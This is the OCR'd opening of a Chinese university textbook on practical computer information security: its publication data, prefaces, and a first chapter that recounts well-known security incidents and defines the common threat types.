



普通高等教育"十一五"国家级规划教材



张　永　范通让　主编

计算机信息安全实践教程



21世纪计算机科学与技术实践型教程

丛书主编　陈明

清华大学出版社

21世纪计算机科学与技术实践型教程

计算机信息安全实践教程

张　永　范通让　主　编

清华大学出版社
北　京

内 容 简 介

本书首先从计算机信息安全典型案例入手，着重介绍信息安全面临的威胁种类、信息安全技术体系、信息安全防护等级、信息安全相关技术和信息安全职业标准等知识，具有比较鲜明的特点。全书共分为10章，在章节组合和内容选取上，对一些比较抽象的原理部分做了弱化，相关技术都从案例操作进行导入，有比较强的可操作性。

本书对信息安全职业和职业能力做了比较全面的介绍，对一些有代表性的标准、规范做了重点介绍，这些知识都非常有利于培养从业人员的职业素养。

本书在内容组织方面，具有图文并茂、与实际生活联系紧密的特点，将比较抽象的专业知识尽可能地用浅显易懂的叙述呈现出来，十分符合现代读者的阅读习惯。

本书适合作为应用型本科、高职高专院校计算机信息安全相关专业的教材，也可供计算机信息安全技术爱好者自学使用。

图书在版编目（CIP）数据

计算机信息安全实践教程/张永，范通让主编. --北京：清华大学出版社，2016
21世纪计算机科学与技术实践型教程
ISBN 978-7-302-42269-3

Ⅰ. ①计… Ⅱ. ①张… ②范… Ⅲ. ①电子计算机－安全技术－高等学校－教材 Ⅳ. ①TP309

中国版本图书馆CIP数据核字(2015)第283787号

责任编辑： 谢　琛　薛　阳
封面设计： 何凤霞
责任校对： 焦丽丽
责任印制： 何　芊

出版发行： 清华大学出版社
　网　　址： http://www.tup.com.cn，http://www.wqbook.com
　地　　址： 北京清华大学学研大厦A座　　**邮　　编：** 100084
　社 总 机： 010-62770175　　**邮　　购：** 010-62786544
　投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
　质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
　课件下载： http://www.tup.com.cn，010-62795954
印 装 者： 三河市中晟雅豪印务有限公司
经　　销： 全国新华书店
开　　本： 185mm×260mm　　**印　　张：** 15.75　　**字　　数：** 363千字
版　　次： 2016年3月第1版　　**印　　次：** 2016年3月第1次印刷
印　　数： 1～2000
定　　价： 34.50元

产品编号：061714-01

《21 世纪计算机科学与技术实践型教程》

编辑委员会

《21 世纪计算机科学与技术实践型教程》

序

21 世纪影响世界的三大关键技术：以计算机和网络为代表的信息技术；以基因工程为代表的生命科学和生物技术；以纳米技术为代表的新型材料技术。信息技术居三大关键技术之首。国民经济的发展采取信息化带动现代化的方针，要求在所有领域中迅速推广信息技术，导致需要大量的计算机科学与技术领域的优秀人才。

计算机科学与技术的广泛应用是计算机学科发展的原动力，计算机科学是一门应用科学。因此，计算机学科的优秀人才不仅应具有坚实的科学理论基础，而且更重要的是能将理论与实践相结合，并具有解决实际问题的能力。培养计算机科学与技术的优秀人才是社会的需要、国民经济发展的需要。

制订科学的教学计划对于培养计算机科学与技术人才十分重要，而教材的选择是实施教学计划的一个重要组成部分，《21 世纪计算机科学与技术实践型教程》主要考虑了下述两方面。

一方面，高等学校的计算机科学与技术专业的学生，在学习了基本的必修课和部分选修课程之后，立刻进行计算机应用系统的软件和硬件开发与应用尚存在一些困难，而《21 世纪计算机科学与技术实践型教程》就是为了填补这部分空白。将理论与实际联系起来，使学生不仅学会了计算机科学理论，而且也学会了应用这些理论解决实际问题。

另一方面，计算机科学与技术专业的课程内容需要经过实践练习，才能深刻理解和掌握。因此，本套教材增强了实践性、应用性和可理解性，并在体例上做了改进——使用案例说明。

实践型教学占有重要的位置，不仅体现了理论和实践紧密结合的学科特征，而且对于提高学生的综合素质，培养学生的创新精神与实践能力有特殊的作用。因此，研究和撰写实践型教材是必需的，也是十分重要的任务。优秀的教材是保证高水平教学的重要因素，选择水平高、内容新、实践性强的教材可以促进课堂教学质量的快速提升。在教学中，应用实践型教材可以增强学生的认知能力、创新能力、实践能力以及团队协作和交流表达能力。

实践型教材应由教学经验丰富、实际应用经验丰富的教师撰写。此系列教材的作者不但从事多年的计算机教学，而且参加并完成了多项计算机类的科研项目，他们把积累的经验、知识、智慧、素质融于教材中，奉献给计算机科学与技术的教学。

我们在组织本系列教材过程中，虽然经过了详细的思考和讨论，但毕竟是初步的尝试，不完善甚至缺陷不可避免，敬请读者指正。

本系列教材主编　陈明

2005 年 1 月于北京

前　言

信息安全相关技术对现代信息社会的重要意义不言而喻，世界各国都对其十分重视。小到个人信息安全保障，大到亿万用户的企业级商业信息系统，甚至国家级的信息安全保障，都离不开信息安全技术的支撑。

然而如果将信息安全的相关技术和从业人员标准进行具体化，我们会发现这实际上是一个非常繁杂的体系，信息安全技术几乎是包罗万象的，对从业人员的技术等级要求也是参差不齐的，一个有志于在此行业进行从业的人员，在开始进行学习的时候几乎无法下手。对信息安全初级的从业人员来说，在实际工作当中对技术等级的要求并非高不可攀，职业素养才是更加重要的一环，它要求从业人员具有安全意识，知晓安全标准，遵守安全规范以及具有常规的安全技术等。上述要求无论是对初级从业者还是高级技术人员都同样适用。

本书依照现代学生的认知特点，遵从行业人员的素质规范要求，从大家比较熟悉的信息安全典型案例展开，逐次递进，符合人们的认知规律。全书共 10 章，主要包括信息安全技术概述、物理层安全技术、加密与解密技术、操作系统安全技术、数据库系统安全技术、网络安全技术、应用安全技术、病毒木马和间谍软件以及容灾与备份等。此外，本书还对信息安全职业与职业能力做了比较详细的介绍。全书各章节紧密联系实际，对相关技术介绍均具有比较强的可操作性，体现了典型的应用职业特色。

本书由南京信息职业技术学院计算机与软件学院张永、石家庄铁道大学范通让任主编，南京信息职业技术学院计算机与软件学院的闫冰和任俊新、南京市玄武中等专业学校沈斌任副主编，参与本书编写的还有史律、章春梅、许丽婷、王莉和马秀芳等资深一线教师。

在此书的编写过程中，还得到了北京西普阳光教育科技有限公司产品技术总监林雪纲博士的诚挚帮助与指导，对他的无私贡献和宝贵建议表示真诚的感谢。

本书的编写参考了大量的书籍、期刊以及互联网上的资源，为此，我们向有关的作者、编者和译者表示真诚的感谢。

还要感谢清华大学出版社的相关编辑、出版人员，是他们的辛勤工作才使本书得以出版。

由于计算机信息安全技术的变化日新月异，新事物层出不穷，加之编者水平所限，书中疏漏之处在所难免，恳请读者不吝批评指正。

编　者

2015 年 6 月

目　　录

第 1 章　计算机信息安全概述

✍ 本章课前准备

学习本章内容之前，需要准备如下知识：

- 查找信息安全的典型案例；
- 了解信息安全所面临的威胁类型；
- 查找信息安全技术体系方面的知识；
- 了解信息安全的防护等级。

✍ 本章教学目标

本章的教学目标是：

- 了解信息安全所面临的各种威胁及其表现形式；
- 了解信息安全体系和防护等级方面的基本知识。

✍ 本章教学要点

本章的教学要点包括：

- 信息安全面临的威胁种类；
- 计算机信息安全技术体系；
- 信息安全防护等级及其分类标准。

✍ 本章教学建议

本章内容采用案例引导模式进行教学。

关于计算机信息安全，一般人听起来都会感觉很神秘，谈起来有些玄之又玄的样子。年轻人往往会非常好奇那些黑客的世界到底是什么样子，是否跟“黑客帝国”的电影所表现的那样玄妙而又难以理解呢？其实，信息安全跟每个人都息息相关，我们的日常生活，几乎天天都面临着信息安全方面的挑战。生活在信息时代的我们，电子信息交互流动已经成为一种生活常态，信息安全所面对的威胁前所未有。普通用户需要懂得一些信息安全方面的知识来保护自己，而专业用户需要更加精深的专业知识来为社会提供信息安全服务。无论是中国还是全世界，大家对信息安全的重视已上升到一个极高的层面。

1.1　计算机信息安全典型案例

本节介绍一些曾经发生过的信息安全方面的典型案例，通过这些案例，能够帮助大家初步建立信息安全的意识。

1.1.1 棱镜门

2013 年 6 月，美国前中央情报局(CIA)职员爱德华·斯诺登(见图 1.1)将两份绝密资料交给英国《卫报》和美国《华盛顿邮报》，并告之媒体何时发表。按照设定的计划，2013 年 6 月 5 日，英国《卫报》先扔出了第一颗舆论炸弹：美国国家安全局有一项代号为“棱镜”(PRISM)的秘密项目，要求电信巨头威瑞森公司必须每天上交数百万用户的通话记录。2013 年 6 月 6 日，美国《华盛顿邮报》披露称，过去 6 年间，美国国家安全局和联邦调查局通过进入微软、谷歌、苹果和雅虎等九大网络巨头的服务器，监控美国公民的电子邮件、聊天记录、视频及照片等秘密资料(见图 1.2)。美国舆论随之哗然，世界为之震惊。



图 1.1　爱德华·斯诺登




图 1.2　“棱镜”计划示意图

这项代号为“棱镜”的高度机密行动此前从未对外公开。这是一起美国有史以来最大的监控事件，其侵犯的人群之广、程度之深让人咋舌。

2013 年 6 月 7 日，在加州圣何塞视察的美国总统奥巴马做出回应，公开承认该计划。在秘密项目披露之前，斯诺登已经离开美国，后经辗转，避难于俄罗斯。在此之后斯诺登又披露多项与“棱镜门”有关的秘密文件，美国政府在斯诺登持续爆料和国内国际对监控计划出现越来越多质疑声的巨大压力下，被迫主动解密与斯诺登泄露的“棱镜”网络监控计划及电话监听计划这两大秘密情报监控项目相关的多份文件。

经解密的资料显示，“棱镜”计划监控的对象和范围远超想象，几乎涵盖全世界各国，

侵害人民生活的每个层面。“棱镜”事件曝光之后，与此有关的苹果、思科、微软、谷歌和Facebook等公司纷纷发表声明，力证自己“清白”；欧盟各国感到“震惊”和“愤怒”；俄罗斯和中国等国家分别发表评论。几乎可以说是全球鼎沸，事件产生的影响至今余波未息。

1.1.2　病毒

2003年8月11日，全球爆发了著名的“冲击波”(Worm Blaster)病毒，该病毒利用在2003年7月21日公布的RPC漏洞进行传播，攻击Windows 2000\XP\Server 2003\NT4.0计算机系统。在短短的一周之内，“冲击波”病毒至少攻击了当时全球80%的Windows用户，使他们的计算机无法工作并反复重启(见图1.3)。大量企业用户也未能幸免。据事后统计，“冲击波”病毒及其变种在全球所造成的损失高达几百亿美元。“冲击波”蠕虫病毒原型的编写者至今仍未被发现，美国联邦调查局(FBI)仅仅逮捕了一个编写病毒变种“冲击波B”的18岁青年杰弗里·帕森(见图1.4)，西雅图一家地方法院判定帕森18个月有期徒刑。




图1.3　“冲击波”病毒感染表现




图1.4　杰弗里·帕森

1.1.3　黑客入侵

2011年7月29日，韩国通信委员会声称，黑客(见图1.5)袭击了韩国一家门户网站(Nate)和一家博客网站(Cyworld)，导致3500万名用户的信息泄露。被泄露的信息有姓名、账号(ID)、电子邮件地址、手机号码、密码以及身份证号码。这是韩国历史上遭到的最大规模的网络攻击。

1.1.4　木马盗号

2014年3月，有病毒团伙利用马航事件通过QQ和邮件传播盗号木马(见图1.6)，在盗取QQ密码后实施更多诈骗行为。此类盗号木马采用压缩包的形式，伪装成热门新闻事件最新进展、真相等，文件名包括“2014马航失联报道”等，通过QQ文件或邮件的方式传播，利用网民的好奇心，诱使其点击下载。一旦此类木马程序点击运行，就会弹出假冒的QQ“重新登录”窗口，诱使网民输入自己的QQ账号和密码，并将其发送到木马作者搭建的服务器上，不法分子盗取QQ后，会以冒充好友借钱等多种方式实施诈骗。



图 1.5　黑客(hacker)



图 1.6　木马盗号

1.1.5　电子交易

2014 年 3 月 22 日 18 点 18 分,一个编号为 54302 的漏洞报告被曝光在互联网安全问题反馈平台乌云(wooyun.org)之上,发布者是乌云的核心白帽子黑客“猪猪侠”。这份报告表明,携程网的一个漏洞会导致大量用户银行卡信息泄露,而这些信息可能直接引发盗刷等问题。

漏洞报告指出,携程将用于处理用户支付的服务接口开启了调试功能,使所有向银行验证持卡所有者接口传输的数据包均直接保存在本地服务器。而该信息加密级别并不够高,可以被黑客轻易获取。泄露的信息包括用户的持卡人姓名、身份证、所持银行卡类别(例如,招商银行信用卡、中国银行信用卡)、卡号、CVV 码(信用卡背后的一组数字)以及用于支付的 6 位密码。

3 月 23 日,携程网给出关于此事件的详细解释,“携程的技术开发人员为了排查系统疑问在线上环境开启支付调试功能,留下了临时日志,因疏忽未能及时删除,目前,这些信息已经删除。经过排查,仅漏洞发现者做了测试下载,共涉及 93 名存在风险的携程用户。没有接到携程电话通知的用户,个人信息是安全的。”

虽然此次事件由于漏洞被及时发现所以没有造成非常严重的直接损失,但是它确实表明这样一个严峻的现实:随着电子交易的普及和便捷,越来越多的人依赖电子交易完成商务活动,而这些敏感信息一旦造成泄露,后果简直是难以估量的。

1.1.6　手机入侵

2014 年 9 月 7 日,中央电视台新闻频道曝光了一款手机上的间谍软件(见图 1.7),看似正常的办公软件,实际上却能在用户不知情的情况下盗取隐私信息,甚至网银。据测试,该款软件图标就是正常的移动办公文件表格,而一旦安装点击,手机里的联系人和短信信息立即会被传到黑客指定的邮箱。短信、联系人姓名和电话分毫不差地被黑客所窃取。该病毒另一个可怕之处在于,它不仅可以获取



图 1.7　手机间谍软件

最新的短信和联系人信息，而且还能拦截用户手机接收到的有关提示短信。这样银行等金融机构发给用户的提示短信等重要信息，就可能被这款病毒软件劫持，取得了这些信息的不法分子可以在用户完全不知情的情况下，窃取用户银行卡中的钱财。

随着我国手机网民数量的持续增长，网民使用手机上网的比例已经超过使用电脑上网的比例，智能手机已经成为最大的上网通道。由于手机中存在大量的隐私资料和敏感信息，一旦泄漏就可能给用户造成巨大损失。不法黑客也看到了这一点，基于智能手机的各类病毒、跟踪定位程序、监听程序和间谍软件等层出不穷，给用户造成了巨大的危害。

1.1.7　数据损坏灾难

2008 年 3 月 19 日，美国威斯康辛数据中心被火烧得一塌糊涂（见图 1.8）。根据事后统计，这次大火烧掉了 75 台服务器、路由器和交换机，当地大量的站点都瘫痪。该数据中心属于当地一家名为 Camera Corner/Connecting Point 的公司所有，该公司主营网站托管和其他 IT 服务。




图 1.8　火烧威斯康辛数据中心

这次事故给当地网站带来了巨大损失。耗时 10 天的修缮和重新部署，才使得这些网站得以上线。

由于现代信息社会严重依赖于保存在电子设备中的各种数据，所以有些重要的数据一旦损坏，会造成广泛而严重的后果。

自计算机系统广泛应用以来，发生过的数据损坏灾难不计其数，尤其是一些重大的自然灾害，例如地震、飓风和洪水等具有毁灭性的破坏力。

1.1.8　内部人员泄密

据媒体报道，国内某电信运营商的第三方合作公司技术人员，因个人利益驱使，在处理技术服务期间勾结内部员工，利用工作之便潜入电信运营商办公内网，非法下载几百万条核心数据并出售牟取暴利。

近年来，信息安全泄密事件频频发生，有信息系统被黑客从外部攻破的，也有内部人员过失泄密或主动窃密的。在许多情况下，内部人员造成的泄密危害要比黑客从外部侵入造成的危害高得多。近年来比较典型的内部人员泄密事件还包括中国人寿 80 万份意外险保单信息泄露事件和圆通快递百万客户信息泄露事件等。

随着国内各大信息系统平台的快速发展，一些信息系统平台的核心业务系统积累和掌握了大量的客户信息、生产数据和运营信息，这些数据涉及到企业的自身发展、公民隐私和国家政策等众多方面，一旦在安全防护方面存在管理制度缺失、系统管理不规范和技术防控手段支撑不到位等诸多信息安全问题和风险，就会造成极其严重的泄密事件，这些事件会严重损害客户的利益，破坏公司声誉，更有甚者会危害到国家信息安全。

1.2 计算机信息安全所面临的威胁

现在，以计算机系统为代表的信息系统所面临的安全威胁种类极多，主要的威胁包括以下几点。

1.2.1 信息泄露

信息被泄露或透露给某个非授权的对象称之为信息泄露。

1.2.2 完整性破坏

数据被非授权地进行增、删、修改或破坏而受到损失的情况。

1.2.3 拒绝服务攻击

对信息或其他资源的合法访问被无条件阻止的情况。

1.2.4 非法访问

某一资源被某个非授权的人，或以非授权的方式使用的情况。

1.2.5 侦听

也称之为窃听，是用各种可能的合法或非法的手段窃取系统中的信息资源和敏感信息。例如对通信线路中传输的信号搭线监听。

1.2.6 业务流分析

通过对系统进行长期监听，利用统计分析方法对诸如通信频度、通信的信息流向和通信总量的变化等参数进行研究，从中发现有价值的信息和规律的情况。

1.2.7 假冒攻击

通过欺骗信息系统（或用户）达到非法用户冒充成为合法用户，或者特权小的用户冒充成为特权大的用户。黑客大多是采用假冒攻击。

1.2.8　旁路攻击

也叫旁路控制，是指攻击者利用系统的安全缺陷或安全性上的脆弱之处获得非授权的权利或特权。

1.2.9　授权侵犯

被授权以某一目的使用某一系统或资源的某个人，却将此权限用于其他非授权的目的，也称作"内部攻击"。

1.2.10　木马攻击

软件中含有一个觉察不出的有害的程序段，当它被执行时，会破坏用户的安全。这种应用程序称为特洛伊木马(Trojan Horse)。

1.2.11　病毒攻击

计算机病毒是一种在计算机系统运行过程中能够实现传染和侵害功能的特殊程序。被攻击的信息系统主机可能是有意或无意间感染了病毒。

1.2.12　陷阱门

陷阱门(Trapdoor)通常是指编程人员在设计系统时有意建立的进入手段。当系统运行时，在正确的时间按下正确的键，或提供正确的参数，你就能绕过系统提供的正常安全检查和错误跟踪检查。

1.3　计算机信息安全技术体系

信息系统安全体系划分标准和种类十分繁杂，整体上可分为国际标准和国家标准两大类，例如国际标准化组织定义的"开放系统互连安全体系结构 ISO 7498-2"，其标准结构如图 1.9 所示。

信息系统安全的总需求是物理安全、网络安全、信息内容安全和应用系统安全的总和，安全的最终目标是确保信息的机密性、完整性、可用性、可控性和抗抵赖性，以及信息系统主体(包括用户、团体、社会和国家)对信息资源的控制。完整的信息系统安全体系框架由技术体系、组织机构体系和管理体系共同构建，如图 1.10 所示。

从防范的角度来看，安全防范技术体系可划分为物理层安全、系统层安全、网络层安全、应用层安全和管理层安全五个层次。

1.3.1　物理层安全技术

该层次的安全包括通信线路的安全、物理设备的安全和机房的安全等。物理层的安

